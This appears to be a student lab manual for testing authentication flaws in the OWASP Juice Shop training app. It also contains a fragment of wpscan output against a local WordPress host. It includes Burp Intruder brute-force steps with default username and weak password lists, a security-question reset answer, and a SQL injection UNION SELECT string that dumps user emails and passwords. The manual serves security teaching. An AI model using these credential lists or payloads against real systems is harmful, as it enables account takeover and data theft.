|   /feed/: Wordpress version: 4.3.1
```

Wpscan:

```
└─$ wpscan --url http://192.168.65.145/ --enumerate u,vp,vt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.28
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.65.145/ [192.168.65.145]
[+] Started: Tue Aug 11 02:54:39 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://192.168.65.145/robots.txt
```

```
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://192.168.65.145/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.65.145/6dcbd8e.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.65.145/6dcbd8e.html, Match: 'WordPress 4.3.1'

[+] WordPress theme in use: twentyfifteen
 | Location: http://192.168.65.145/wp-content/themes/twentyfifteen/
 | Last Updated: 2026-05-20T00:00:00.000Z
 | Readme: http://192.168.65.145/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 4.2
 | Style URL: http://192.168.65.145/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
```

Experiment No: 6

Exploring Authentication, Authorization, and Identity Flaws in OWASP Juice Shop

Aim:

To comprehensively evaluate the authentication mechanisms, authorization controls, and identity management features of OWASP Juice Shop, identifying vulnerabilities such as weak user registration policies, account enumeration, default credentials, brute force susceptibility, session management flaws, password policy weaknesses, and password reset vulnerabilities.

Tools & Environment:

Operating System: Kali Linux (or any Linux distribution)

Tools Used: OWASP Juice Shop, Burp Suite (Community or Professional Edition), Firefox

Procedure:

Environment Setup

Install and launch OWASP Juice Shop using: (if not installed)

```
sudo apt update
```

```
sudo apt install juice-shop
```

```
sudo juice-shop
```

Navigate to http://127.0.0.1:42000 in your browser.

-> Set Up Burp Suite

Start a temporary project in Burp Suite, enable the proxy on 127.0.0.1:8080, and configure Firefox to route all HTTP traffic through this proxy. Verify the setup by loading Juice Shop and observing traffic in Burp Suite.

If Burp Suite does not read the traffic follow the steps:

Go to Mozilla and type `about:config`

Accept the risk and continue.

Now, search `network.proxy.allow_hijacking_localhost` from firefox and set the value from false to true.

Send request from the localhost, it will start intercepting.

Step 1: Test Role Definitions

Log in as a normal user.

Attempt to access admin-only pages (e.g., /administration).

Confirm if unauthorized access is blocked (403 Forbidden).

Step 2: Test User Registration Process

Attempt to register users with invalid or weak data (invalid email, short passwords).

Verify system validations and duplicate username/email handling.

Register usernames with unusual characters or very short length.

Check enforcement of password policies.

Step 3: Combined Testing – Account Enumeration, Default Credentials, and Brute Force

Part 1: Account Enumeration

While attempting logins, observe error messages carefully.

If the system shows different responses for valid vs invalid usernames, this can reveal whether an account exists (account enumeration).

Once you log-in as a normal user, check the reviews made by users, note the email-ids.

Check if any emails-id are exposed.

Purpose: Attackers use such info leaks to confirm valid accounts for targeted attacks.

Part 2: Testing for Default Credentials

At login, try some of the commonly used usernames and passwords.

Since we already found the email structure used on the website.

Step 1: Capture the Login Request

Open Burp Suite and ensure interception is ON.

Attempt to log in to Juice Shop with any random credentials (e.g., username: fake@juice-sh.op, password: wrongpass).

Burp Suite will capture the HTTP POST login request.

Send this request to Intruder (Right-click → Send to Intruder).

Step 2: Configure Intruder for Cluster Bomb

Go to the Intruder tab and select the captured request.

Clear all existing positions (Clear § button).

Highlight only the username value, then click Add §.

Highlight the password value, then click Add §.

Your request should now have two marked positions:

```
username=§USERNAME§&password=§PASSWORD§
```

Step 3: Select Cluster Bomb Attack Type

Under Attack Type, choose Cluster Bomb.

Cluster Bomb allows Burp Suite to try every combination of usernames and passwords.

Step 4: Load Payloads

Payload Set 1 (Usernames):

Add the list of usernames mentioned earlier.

Example list:

admin@juice-sh.op

administrator@juice-sh.op

root@juice-sh.op

user@juice-sh.op

test@juice-sh.op

guest@juice-sh.op

manager@juice-sh.op

support@juice-sh.op

security@juice-sh.op

(make sure you remove . from the payload encoding session in payloads, scroll down to find this option)

Payload Set 2 (Passwords):

Add the list of passwords:

admin

password

123456

juice

welcome

admin123

Step 5: Start the Attack

Click Start Attack.

Burp Suite will attempt every username-password combination.

Example:

admin@juice-sh.op + admin

admin@juice-sh.op + password

administrator@juice-sh.op + 123456

(. . . and so on)

Step 6: Analyze Results

Look at the HTTP status codes, response length, and response times.

A successful login will usually:

Have a different response length than failed logins.

Possibly redirect to another page (HTTP 302 Found).

HTTP 200 means success.

Example indicators of success:

Status Code: 200 request has been successfully received, understood, and processed by the server.

Status Code: 302 (Redirect to user dashboard)

Length difference: Successful login response might be larger or smaller than failed ones.

Purpose

This test automates credential stuffing attempts.

Demonstrates the risk of:

Default or weak credentials.

Lack of multi-factor authentication.

Missing account lockout policies.

Part 3: Brute Force with Burp Suite Intruder

Intercept a login request in Burp Suite.

Send it to Intruder; set username to admin@juice-sh.op.

Use this 6-password wordlist as payloads for password:

Password

admin

123456

juice

welcome

admin123

Launch attack and analyze response differences to detect successful authentication.

Purpose:

Shows automated password guessing and tests account lockout mechanisms.

Step 1: Testing for Weak Lockout Mechanism

Action:

Select a valid user account (e.g., the user you registered earlier).

Attempt to log in repeatedly with incorrect passwords (e.g., enter wrong passwords 10 times in a row).

Observe the system behavior after multiple failed attempts.

Does the account get locked?

Is there a temporary delay or captcha to slow down attempts?

Is the IP address blocked temporarily?

Try logging in again with the correct credentials after the lockout period (if any).

Why:

Lockout mechanisms prevent attackers from performing unlimited password guessing (brute force) attacks. Without proper lockout or throttling, an attacker can systematically try many password combinations to gain unauthorized access. This test ensures the application limits failed attempts to reduce risk of account compromise.

Step 2: Testing for Browser Cache Weaknesses

Action:

Log in as a user and navigate to sensitive pages such as the profile, order history, or account settings.

Log out of the application completely.

Use the browser's Back button to navigate to previously visited pages.

Observe if sensitive information (user data, personal details) is still visible or if the browser prompts for re-authentication.

Why:

If sensitive pages are cached by the browser without proper cache-control headers, an attacker with local access (or in a shared environment) could view sensitive data after logout. Ensuring pages with private data are not cached protects against unauthorized data exposure.

Step 3: Testing for Weak Password Change or Reset Functionalities

Action:

Identify user Jim from the Green Smoothie product review. Note Jim's mention of "replicator." Google to find it's from Star Trek. Research "Jim Star Trek". On the Forgot Password page for Jim (jim@juice-sh.op), enter as the eldest brother's middle name. Reset Jim's password and verify access.


Observations:


Document findings for each test, including successful exploits, application responses, and potential mitigations.


Result:


Students will gain hands-on experience identifying and exploiting authentication and authorization flaws, and understand the importance of secure policies and controls.


OUTPUT – EXPERIMENT 6









127.0.0.1:42000/#/administration
Administration
Registered Users
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op



127.0.0.1:42000/rest/products/search?q=foo%27))%20UNION%20SELECT%20null,email,password,null,null,null,null,nul...
Pretty-print



Burp Suite Community Edition v2025.3.4 - Temporary Project
Intercept on
Forward
Drop
Request
Inspector
Request attributes
Request query parameters
Request cookies
Request headers



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Sniper attack
Start attack
Target http://127.0.0.1:42000
Update Host header to match target
Positions Add § Clear § Auto §
Host: 127.0.0.1:42000
Content-Length: 50
